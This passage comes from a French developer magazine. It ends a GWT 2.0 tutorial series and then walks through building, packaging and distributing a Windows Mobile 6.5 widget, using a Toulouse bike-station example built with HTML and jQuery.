            FormulaireRecherche fenetreRecherche = new FormulaireRecherche();
            fenetreRecherche.show();
        }
        @Override
        public void onFailure(Throwable reason) {
            Window.alert("Erreur lors du chargement du formulaire");
        }
    });
}

```

Conclusion

GWT 2.0 apporte de grandes nouveautés qui vont permettre d'améliorer l'utilisation de GWT. Cependant, cette version n'est pas encore finie, à l'heure où l'on termine de rédiger cet article, une « milestone 2 » a fait son apparition. Il se peut que l'API évolue encore avant une version finale. Cet article met fin à une série de tutoriels sur GWT qui nous a permis de vous présenter et de vous initier aux principes de base de GWT (et de Google App Engine) mais aussi de vous faire découvrir ses fonctionnalités avancées.

Démonstration : <http://partie4.latest.tutoalbumphoto.appspot.com/>

Site : <http://code.google.com/appengine/>


Sources : <http://code.google.com/p/tutoalbumphoto/>

Blog : <http://www.insideit.fr>

■ **Christophe Phu** et **Patrice de Saint Steban**
Ingénieurs d'étude et Développement
Direction Technique de SFEIR

Créez vos widgets pour Windows Mobile 6.5

Jusqu'à présent, il n'y avait que deux possibilités de développer des applications pour Windows Mobile : En code natif (donc, en majorité, en C/C++) ou en code managé (grâce au .Net compact framework). Désormais, avec Windows Mobile 6.5, une nouvelle possibilité vous est offerte : ce sont les Windows Mobile Widgets.



Pré-requis


Pour suivre cet atelier, vous devez avoir au préalable des bases en HTML, CSS et JavaScript. Aucune connaissance d'un langage serveur (tel que ASP.net) n'est nécessaire.

QU'EST CE QU'UN WIDGET ?

Pour certains (surtout les amateurs de séries d'animation des années 90), widget est un petit extraterrestre mauve chargé de protéger l'environnement. Ses aventures avec Mega Brain mériteraient bien un coach MSDN, mais pour l'heure, intéressons-nous à d'autres types de widgets. Ce sont des petites applications autonomes, habituellement placées sur votre bureau ou sur votre page d'accueil, qui accomplissent en général une tâche précise. Les fonctionnalités de ces mini applications peuvent être aussi diversifiées qu'afficher la météo, le trafic routier, vos prochains rendez-vous ou bien encore les dernières commandes passées sur votre boutique en ligne. [Fig.1]

Pourquoi réaliser un widget ?

Les widgets peuvent vite se révéler très utiles, et ce dans de nombreux domaines. Ils peuvent être utilitaires et vous proposer des services simples, comme une recherche dans l'annuaire ou les horaires des transports en commun. Si vous avez un blog ou un site web, vous pouvez créer un widget afin que vos utilisateurs aient accès à vos dernières publications. On rencontre également bon nombre de widgets qui sont de véritables outils marketing : compte à rebours avant le lancement d'un film ou d'un événement, des petits « jeux addictifs » orientés sur un produit, etc...



Deux widgets présents dans Windows Vista et Windows 7



Le menu démarrer de l'émulateur Windows Mobile 6.5

Le monde de l'entreprise peut également trouver des applications pratiques dans les widgets. Vous pouvez ainsi créer un widget pour les commerciaux, avec les prospects et les réponses des campagnes actives, pour les responsables de la chaîne de production, affichant le nombre d'unités produites par heure ainsi que les incidents ; ou bien encore, pourquoi pas, un widget qui affiche les Work Items de Team Foundation Server sur votre projet du moment ? Enfin, les widgets peuvent être un outil de prototypage d'applications Windows Mobile. Vous pouvez commencer par développer une partie d'un projet en tant que widget – pour le montrer à votre client par exemple – puis passer à une version native par la suite (n'oubliez pas de lire les autres articles du coach MSDN Windows Mobile à ce sujet !).

Windows Mobile et les widgets

Windows Mobile, dans sa version 6.5, propose désormais un support des widgets. Basé sur une spécification W3C(*) (encore en cours de création), les widgets sont accessibles comme des programmes natifs à travers le menu démarrer. On peut voir ci-dessous qu'il y a deux widgets, *Widget Search* et *PocketVeloToulouse* ainsi qu'un ensemble d'applications natives côte à côte. [Fig.2]

Une fois le widget lancé, il occupe la majeure partie de l'écran. Seul le menu démarrer, en haut, et une barre de menu, en bas, et que

(*) Cette spécification a été le travail de doctorat d'un étudiant australien, qui travaille désormais pour les équipes d'Opera. Ce n'est encore qu'un draft. Vous pouvez retrouver l'intégralité du draft sur <http://www.w3.org/TR/widgets/>.



Le gadget Live Search dans Windows Mobile Professionnel (à gauche) et dans Windows Mobile Standard (à droite)

vous pouvez personnaliser et utiliser pour vos besoins, restent présents. Vous pouvez donc bénéficier de la quasi-totalité de l'espace de l'écran pour votre widget. [Fig.3]

Nous allons maintenant voir comment développer vos propres widgets. Vous vous en doutez peut-être déjà : ils sont réalisés à partir des technologies « du web », c'est-à-dire HTML, CSS et JavaScript. Mais juste avant cela, voyons ensemble quels outils sont nécessaires au développement.

Note

Les widgets sont-ils des applications à part entière ?

Du point de vue de l'utilisateur, il est bien difficile de distinguer une application native d'un widget. Tous deux partagent de nombreuses caractéristiques : ils doivent s'installer, on les retrouve dans le menu démarrer, une fois en route, ils ont la même apparence et enfin, pour les désinstaller c'est au même endroit ! Les widgets sont donc bien un moyen de premier plan pour développer sur Windows Mobile.

LES OUTILS POUR DÉVELOPPER DES WIDGETS

Le SDK Windows Mobile

Le *Software Development Kit* Windows Mobile est indispensable pour développer vos widgets, à moins que vous ne possédiez un téléphone qui soit sous Windows Mobile 6.5. En effet, le SDK contient les émulateurs pour différentes versions de Windows Mobile, ce qui vous permettra de tester vos créations. L'atelier n° 1 du coach Windows Mobile détaille l'installation et l'utilisation du SDK Windows Mobile. Nous allons, dans un premier temps, voir comment utiliser les widgets dans Windows mobile (installation, utilisation et désinstallation), puis comment déployer ses propres widgets sur l'émulateur.

Installer, utiliser et désinstaller les widgets

Les widgets sont distribués sous la forme d'un fichier ayant l'extension .wgt. Pour les installer, vous devez avoir accès à ce fichier. Il

peut être sur la mémoire du téléphone - et ainsi accessible depuis l'explorateur de documents - ou sur internet, le téléchargement permettant de lancer l'installation. Dans ces deux cas, une fois le fichier ouvert, la procédure d'installation est la même.

Le premier écran ci-dessous apparaît uniquement dans le cas d'un widget téléchargé depuis Internet, dans les autres cas, vous tombez directement sur le second écran. Celui-ci vous présente le nom et le logo du widget ainsi qu'une courte description. L'installation prend ensuite quelques secondes, puis le widget se lance. [Fig.4]

Lors du premier lancement du widget, et si celui-ci nécessite un accès à Internet, il vous sera demandé de confirmer que ce widget est bien autorisé à se connecter au réseau. Ce message est principalement destiné à avertir les utilisateurs ne bénéficiant pas d'un accès illimité à internet avec leur forfait que l'action qu'ils vont réaliser peut engendrer un coût supplémentaire. [Fig.5]

L'utilisation du widget dépend fortement de celui-ci. Il y a cependant plusieurs points qui sont communs à tous les widgets. Tout d'abord, comme nous l'avons déjà vu, vous les trouverez tous dans le menu démarrer. Ensuite, vous pouvez quitter le widget, soit par une option du menu, soit par la croix en haut à droite. [Fig.6]

Pour désinstaller un widget, rendez-vous dans le menu démarrer, puis sur Paramètres, Système, Choisissez le widget que vous souhaitez désinstaller, puis cliquez sur Supprimer. Vous devez ensuite confirmer la suppression. [Fig.7 et 8]

Votre widget est à présent désinstallé !

Déployer des widgets sur l'émulateur

Les différents émulateurs livrés avec le SDK Windows Mobile 6.5 vous permettent de tester votre widget dans différentes résolutions et différents formats (Windows Mobile Standard et Windows Mobile Professionnel). La présentation générale de l'émulateur a été faite dans le premier atelier Coach Windows Mobile. Nous allons voir ici comment utiliser l'émulateur pour déployer et tester vos widgets.



Fig.4




Fig.5




Fig.6

La confirmation d'accès au réseau

Le widget Live Search



Fig.7




Fig.8

Quelle que soit la version de l'émulateur que vous choisissiez, le principe est le même : copier votre widget dans l'émulateur et l'exécuter. Il existe plusieurs techniques pour effectuer cette manipulation :

- Utiliser un dossier partagé entre l'émulateur et l'ordinateur,
- Connecter l'émulateur à l'ordinateur via Windows Mobile Device Center.

Le dossier partagé est une technique simple permettant d'exposer un dossier situé sur l'ordinateur sous la forme d'une carte mémoire sur l'émulateur (un peu comme le montage d'images ISO dans une machine virtuelle). Pour partager un dossier, commencez par créer un dossier vierge sur votre ordinateur. Dans l'émulateur, rendez-vous sur le panneau de configuration (File->Configure). [Fig.9]

Choisissez le dossier que vous souhaitez monter dans l'émulateur, puis cliquez sur OK. Selon la configuration de votre smartphone, Windows Media va vous avertir qu'une carte de stockage a été introduite, vous pouvez simplement l'ignorer. A partir de ce moment, vous pouvez, depuis l'explorateur de fichiers, accéder à la carte de stockage (Storage card). [Fig.10]

Vous pouvez ainsi copier vos widgets dans ce répertoire pour pouvoir y accéder depuis l'émulateur. On peut voir ci-après que le widget qui est dans l'explorateur Windows se retrouve sous Storage card dans l'émulateur. [Fig.11]

Note

Déployer vos widgets sur votre téléphone Windows Mobile 6.5

Si vous possédez un téléphone sous Windows Mobile 6.5, il est possible que vous ne puissiez pas installer des widgets. Si vous êtes dans ce cas, exécutez le fichier addWidgetSupport.cereg disponible avec les sources du coach.

Visual Web Developer 2008 Express Edition ou Visual Studio

Visual Web Developer 2008 Express Edition est une version de Visual Studio destinée au développement web. Elle est disponible gratuitement pour tous sur le site de MSDN (<http://msdn.microsoft.com/fr-fr/express/>). Cette édition vous permet de développer des sites ASP.net, des services web ASP.net et WCF, mais c'est également un bon éditeur HTML, CSS et JavaScript. Cela en fait donc un outil idéal pour le développement de widgets. Que ce soit pour la version Express ou pour les autres versions de Visual Studio, vous pouvez créer les fichiers nécessaires au widget vous-même et simplement les éditer dans Visual Studio. Vous pouvez également télécharger un modèle de projet pour widgets Windows Mobile sur CodePlex (<http://wmwidgettemplate.codeplex.com>). Une fois installé (le guide d'ins-

tallation est sur la page d'accueil), vous trouverez sous la catégorie Visual C# un nouveau type de projet : *Widget Template*. [Fig.12]

Le projet contient dès le départ un certain nombre de fichiers. Nous verrons à quoi ils servent un peu plus loin. Pour l'instant, intéressons-nous aux fonctionnalités de Visual Studio et de Visual Web Developer qui peuvent vous aider dans le développement de votre widget. Visual Studio vous permet d'éditer vos fichiers HTML avec un ensemble d'outils tels que la complétion de code, une boîte à outils de contrôles. [Fig.13]

Comme vous vous en doutez peut-être, la majeure partie du code de votre widget est du Javascript.

Que ce soit directement dans du HTML ou dans des fichiers JavaScript externes, Visual Studio vous propose des fonctionnalités avancées d'édition JS – y compris sur vos propres objets ou sur le framework jQuery (<http://weblogs.asp.net/scottgu/archive/2008/09/28/jquery-andmicrosoft.aspx>).

Expression Design et Expression Web


Visual Studio est bien un outil puissant, cependant, vous pouvez avoir besoin de fonctionnalités plus adaptées pour designer votre widget. Microsoft propose deux logiciels qui peuvent vous aider dans cette tâche : Expression Design et Expression Web. Ces deux produits, disponibles séparément ou packagés avec d'autres dans Expression Studio (disponible pour les abonnés MSDN).

Expression Design 3 est un outil de dessin vectoriel, offrant des fonctionnalités puissantes pour le design d'applications, de sites web ou, dans notre cas, de widgets.

Vous allez directement créer le design de vos widgets dans Design, ou importer des fichiers Photoshop ou Illustrator. Vous pouvez ensuite sélectionner les différents éléments que vous souhaitez pour pouvoir les exporter dans un format d'image utilisable dans votre widget (comme sur la [Fig.14])

La fonctionnalité de *slices* vous permet de découper les différents éléments de votre interface graphique. Vous pouvez ainsi, en un clic, exporter les différents éléments graphiques qui composent votre widget. Une fois votre design réalisé, il vous suffit donc d'un seul clic avant de pouvoir passer à la mise en page : toutes vos images sont prêtes, ajustées à la taille et transparentes si besoin est. Fini les nombreux redécoupages nécessaires à l'obtention de l'ensemble des éléments graphiques nécessaires au site...ou au widget !

Expression web 3 est un outil destiné à la mise en forme et à la réalisation de sites web. Il vous apporte des outils intéressants afin de pouvoir écrire du code respectueux des standards, tel qu'un support



des différentes DTD et des versions de CSS, ou bien des outils de validation. [Fig.15]

L'arme secrète d'Expression Web 3 ne réside cependant pas dans ces outils d'aide au développement propre, mais dans l'aide au design, et plus particulièrement dans les outils autour du CSS. Vous pouvez, par exemple, voir l'ensemble des styles définis dans vos différents fichiers CSS dans la palette à droite de l'écran, et l'appliquer à la sélection courante en un clic.

Pour créer simplement un widget depuis Expression Web 3, vous pouvez utiliser le template Visual studio en mode « standalone ». Ce téléchargement spécifique, disponible à la même adresse (<http://wmwidgettemplate.codeplex.com>), réunit dans un fichier ZIP tout ce dont vous avez besoin pour commencer votre widget. Il suffit de le télécharger, de le dézipper et d'ouvrir le dossier depuis Expression Web comme un site (*Open Site*).

Vous pouvez maintenant créer votre widget directement dans Expression Web, en naviguant simplement entre les différents fichiers qui le composent.

CRÉER VOTRE PREMIER WIDGET

Nous allons maintenant créer ensemble votre premier widget. Pour cela, nous allons nous appuyer sur un « vrai » widget, qui sera disponible dans le Windows Marketplace (voir partie *diffuser votre widget*). [Fig.16]

VelÔToulouse est le widget indispensable de tout toulousain. Il vous permet de connaître, en temps réel, les vélos disponibles dans les différentes stations du service VéloToulouse.

Vous savez ainsi où trouver un vélo pour votre prochain déplacement. Il n'existe pas de méthodologie précise pour le développement de widgets, cependant, je vous recommande de suivre ces étapes simples.



Process de création d'un widget

Définition des fonctionnalités


Les fonctionnalités de ce widget sont relativement simples :

- Afficher la liste des stations de vélos,
- Afficher une liste personnalisable, Mes Stations, contenant la liste des stations préférées de l'utilisateur,
- Afficher, pour chaque station, son emplacement et le nombre de vélos disponibles,


Toutes les informations sur les stations sont accessibles via un service web XML. Les stations préférées peuvent être stockées directement sur le téléphone. Rien de bien compliqué donc. Nous pouvons passer à la prochaine étape.

Design du widget


Le design du widget n'est pas une étape à négliger : n'oubliez pas que vous développez pour des téléphones mobiles, ce qui impose quelques considérations particulières. Tout d'abord, votre interface doit être *touch* ; utilisée depuis un smartphone tactile, toutes les fonctionnalités doivent être accessibles au doigt. Cependant, votre widget peut être également utilisé sur des téléphones qui n'ont pas d'écrans tactiles, et donc utilisable avec un pavé ou des touches directionnelles. Ensuite, l'apparence de votre widget peut largement contribuer à son succès. Il est donc important d'y consacrer du temps et des moyens. Pour toutes ces raisons, il est important de réfléchir au design de votre widget avant de se lancer dans le développement. Vous pouvez, par exemple, réaliser des maquettes d'écrans avec des logiciels tels que Microsoft Visio ou Balsamiq Mock





Le dossier sous Windows et l'émulateur avec le même répertoire sous carte mémoire.



La fenêtre de nouveau projet et le modèle Widget Template.



L'intellisense html de Visual Studio



L'environnement de travail d'Expression Web 3



kups [Fig.18]. Voici à quoi ressemblera l'interface de notre widget, composée de deux types d'écrans : Une liste de stations (soit mes stations, soit toutes les stations) et une fiche station, contenant les informations détaillées ainsi qu'une carte des alentours de la station.

Note

Design de l'interface : best practices

Voici quelques conseils qui vous aideront à réaliser une interface cohérente pour votre widget :

- Assurez-vous que votre widget s'affiche correctement sur toutes les résolutions,
- Testez l'utilisation avec le pavé directionnel (D-Pad). En effet, les smartphones basés sur Windows Mobile Standard n'ont pas d'écran tactile. Vous pouvez utiliser onFocus et onBlur pour donner un retour visuel.
- Recréez l'affichage lors de la rotation de l'écran afin de bénéficier de tout l'espace affiché.

Nous l'avons déjà évoqué plusieurs fois depuis le début de cet atelier, vous devez garder à l'esprit que votre widget va s'exécuter sur des modèles de téléphones qui peuvent présenter des caractéristiques très différentes. L'une d'entre-elles est la résolution de l'écran. On peut classer l'ensemble des résolutions dans deux grandes catégories : les basses résolutions (LowDPI) et les hautes résolutions (HiDPI – à partir de 192 dpi). Pour la réalisation de notre widget, une règle simple peut s'appliquer : les éléments graphiques en haute résolution sont deux fois plus grands qu'en basse résolution. Vous pouvez maintenant designer votre widget avec le logiciel de votre choix. Si vous utilisez Adobe Photoshop ou Expression Design, des fichiers modèles sont disponibles sur le projet Codeplex présenté précédemment (<http://wmwidgettemplate.codeplex.com/>).

Le développement

Passons maintenant au développement du widget. Nous avons déjà vu quels outils utilisés pour développer notre widget, ainsi que les templates pour Visual Studio et Expression web afin de créer rapidement vos widgets. Nous allons commencer par créer un projet en utilisant l'un des templates disponibles sur le site codeplex. Les appels au service web ont été encapsulés dans une classe JavaScript, dans le fichier VeloService.js, situé dans les sources du widget. Comme nous l'avons déjà vu, les widgets sont tout simplement des applications web. Commençons donc par le fichier default.html. Pour ce widget, nous allons utiliser un seul fichier html contenant une div par écran, qui seront affichées/cachées en fonction de l'affichage à réaliser.

Contenu du body

```
<body>
<div id="slice_home" style="display: none;">

<p id="waiting">Actualisation de la liste des stations en cours.
Veuillez patienter.</p>
</div>

<!-- ***** Liste des stations ***** -->
<div id="slice_liste" style="display: none;">
<h1><span>Toutes les stations</span></h1>
<ul id="list_stations">
</ul>
</div>

<!-- ***** Fiche stations ***** -->
<div id="slice_fiche" style="display: none;" >
</div>
</body>
```


Vous pouvez maintenant écrire le CSS correspondant. Il n'y a aucun mystère ici, donc si vous connaissez déjà le CSS, vous passerez cette étape sans difficulté. Les sources du widget sont fournies avec un fichier CSS commenté et organisé en fonction des différents écrans. Une fois cette étape réalisée, vous avez terminé le design du widget ; il faut maintenant utiliser le service web pour récupérer les données à afficher. Hormis lorsque du code reposant sur le framework des widgets (c'est-à-dire, utilisant l'objet JavaScript widget) est inclus dans la page, vous pouvez la tester directement dans Internet Explorer. [Fig.19]

Le code JavaScript est basé sur la librairie JavaScript **jQuery** (<http://jquery.com/>). Nous allons maintenant l'utiliser pour écrire le code métier de notre widget. La première chose à faire est de déclencher le chargement de la liste des stations lors du chargement de la page.

```
Var service = new VeloToulouse(); // VeloToulouse est le nom de
la classe wrapper
$(document).ready(function() {
$("#slice_home").slideDown("slow");
```



Maquettes d'écrans réalisés avec Balsamiq Mockups



```
currentSlide = $("#slice_home");
service.LoadStations(displayAllStations);
});
```

La méthode LoadStations prend en paramètre une fonction callback – cette fonction sera rappelée par LoadStations – pour afficher la liste des stations. La méthode addStationToList crée juste le code HTML correspondant à l'élément de la liste et l'ajoute à la liste des stations.

```
function displayAllStations(stations)
{
    $("#ul#list_stations").empty();
    for (i = 0; i < stations.length; i++) {
        addStationToList(stations[i]);
    }
    currentSlide.slideUp("slow");
    $("#slice_liste").slideDown("slow");
    currentSlide = $("#slice_liste");
}
```

Nous avons désormais un affichage de toutes les stations sous forme d'une liste. Il reste à développer l'affichage de la fiche d'une station ainsi que la gestion de mes stations ainsi que la personnalisation des menus. [Fig.20]

Note

L'AJAX dans les widgets

Ici, nous avons utilisé un framework JavaScript pour effectuer des requêtes AJAX. Si vous souhaitez écrire vous-même ce code, l'AJAX s'utilise exactement comme sous Internet Explorer. En réalité, le moteur de Widgets de Windows 6.5 est basé sur IE Mobile, lui-même basé sur Internet Explorer 6. Cela vous facilitera certainement la tâche si vous avez du code existant compatible avec Internet Explorer pour Windows.

Le moteur de widgets vous permet de stocker des données sur l'appareil, sans pour autant avoir recours au système de fichiers ou à une base de données SQL Server Compact. Ces valeurs sont accessibles via une clé que vous définissez. Ce système est donc un bon moyen de stocker des données afin de les retrouver entre les différentes exécutions d'un même widget. Il existe cependant une limitation des données qui peuvent être stockées par clé, qui est de 4000 octets, ce qui devrait être suffisant pour la plupart des usages. Le

code suivant permet d'enregistrer, puis de récupérer une liste de stations dans MesStations.

```
// Enregistrement des valeurs
widget.setPreferenceForKey("1,4,15,24,35", "MesStations");
// Récupération des stations
var listeStations = widget.preferenceForKey("MesStations");
```

Il nous reste une dernière étape pour finir de développer notre widget : la création du menu. Dans notre cas, nous allons simplement redéfinir les deux boutons (gauche et droit), cependant les menus dans les widgets peuvent être plus complexes si vous en avez besoin. La création d'un item s'effectue en 3 étapes : création de l'item, affectation des propriétés (texte et action), puis éventuelles association avec les softkeys (les deux boutons menus en bas de l'écran).

```
// Récupération du menu
var menu = widget.menu;
// Item de gauche
var menu1001 = menu.createMenuItem(1001);
menu1001.text = "Liste stations";
menu1001.onSelect = goToAllStations;
menu.setSoftKey(menu1001, menu.leftSoftKeyIndex);
// Item de droite
var menu1002 = menu.createMenuItem(1002);
menu1002.text = "Mes stations";
menu1002.onSelect = goToMyStations;
menu.setSoftKey(menu1002, menu.rightSoftKeyIndex);
```

Les préférences et la gestion des menus sont deux fonctionnalités disponibles dans le moteur de widgets. Vous pouvez retrouver l'ensemble des fonctionnalités et propriétés disponibles (état de la batterie, connectivité, ...) dans la documentation MSDN (<http://msdn.microsoft.com/en-us/library/dd721906.aspx>).

Note

Développement de widgets : best practices

Voici quelques conseils à considérer pendant le développement de votre widget :

- Utilisez le réseau avec parcimonie : Utilisez SystemState pour gérer la connexion et optimiser l'usage de la batterie,
- Focalisez-vous sur une expérience utilisateur fluide : mettez en cache les données fréquentes afin d'améliorer la réactivité de votre widget,
- Transformez votre widget en réelle application : utilisez les softkeys et le menu pour donner à votre widget le look-and-feel d'une véritable application.

Nous avons maintenant écrit tout le code de notre widget. Il ne nous reste plus qu'à packager celui-ci afin de le tester, puis de le diffuser.

Vous pouvez retrouver le code du widget ainsi que la version finale sur <http://velotoulouse.codeplex.com/>.

Packaging

Le packaging se réalise en deux étapes : la création du fichier manifeste, puis la création du widget. Le manifeste est un fichier au format xml situé à la racine, qui se nomme toujours config.xml : c'est, en quelque sorte, la carte d'identité de votre widget.

Le widget contient un certain nombre de balises qu'il est indispensable de compléter :

- La balise racine <widget>, et plus particulièrement l'attribut id.




Fig.20

Vous pouvez indiquer un mot ou un identifiant sous forme d'URL (comme pour les namespaces XML),

- <name>, contenant le nom de votre widget, qui sera notamment affiché lors de l'installation et dans le menu démarrer,
- <icon>, indiquant le chemin vers l'image à utiliser comme icône dans le menu démarrer,
- <content> indique à Windows Mobile quel est le fichier à exécuter pour lancer votre widget,
- Enfin, si votre widget nécessite un accès au réseau, vous devez spécifier la balise <access> comme indiquée dans l'exemple ci-dessous.

```
<?xml version="1.0" encoding="utf-8" ?>
<widget xmlns="http://www.w3.org/ns/widgets"
  id="MyWidget"
  version="1.0"
  viewmodes ="application fullscreen">
  <name short="MyWidget">
    MyWidget
  </name>
```

```
<description></description>
<icon src="icon.png"/>
<access network="true" />
<content src="default.html" type="text/html" />
</widget>
```

Une fois que votre widget est développé et votre fichier *manifeste* créé, il vous faut le packager afin de pouvoir le diffuser sur des terminaux mobiles. Ce package est en réalité une archive ZIP contenant l'ensemble des éléments de votre widget, y compris le fichier manifeste. Vous pouvez donc réaliser ce fichier avec votre logiciel de compression préféré (Windows, depuis les versions XP, le fait très bien ;). Il vous suffit ensuite de changer l'extension de votre archive en .wgt et votre widget est prêt. Il existe également un projet Codeplex qui permet de packager un widget à partir d'un dossier : WidgetPackage (<http://widgetpackage.codeplex.com/>). Vous avez désormais terminé la création de votre widget. Il ne vous reste plus qu'à le tester, et à le diffuser.

DIFFUSER VOTRE WIDGET

Les options pour diffuser votre widget, si vous souhaitez le diffuser (vous pouvez tout à fait développer des widgets pour vous ou pour un usage interne à votre entreprise). Nous allons voir comment vous pouvez assurer vous-même la diffusion, ou comment profiter du nouveau répertoire d'applications **Windows Marketplace**.

Votre widget sur votre site web

Windows Mobile 6.5 reconnaît l'extension .wgt, qui est directement associée à l'installateur. Cela veut dire que vous pouvez lancer l'installation de votre widget depuis n'importe où : explorateur de fichiers, votre application native ou bien encore depuis Internet Explorer ! Vous avez donc la possibilité de déployer simplement vos widgets. Voici quelques exemples de déploiement intéressants :

- Via une carte mémoire (cadeau promotionnel),
- Via une pièce jointe d'un email,

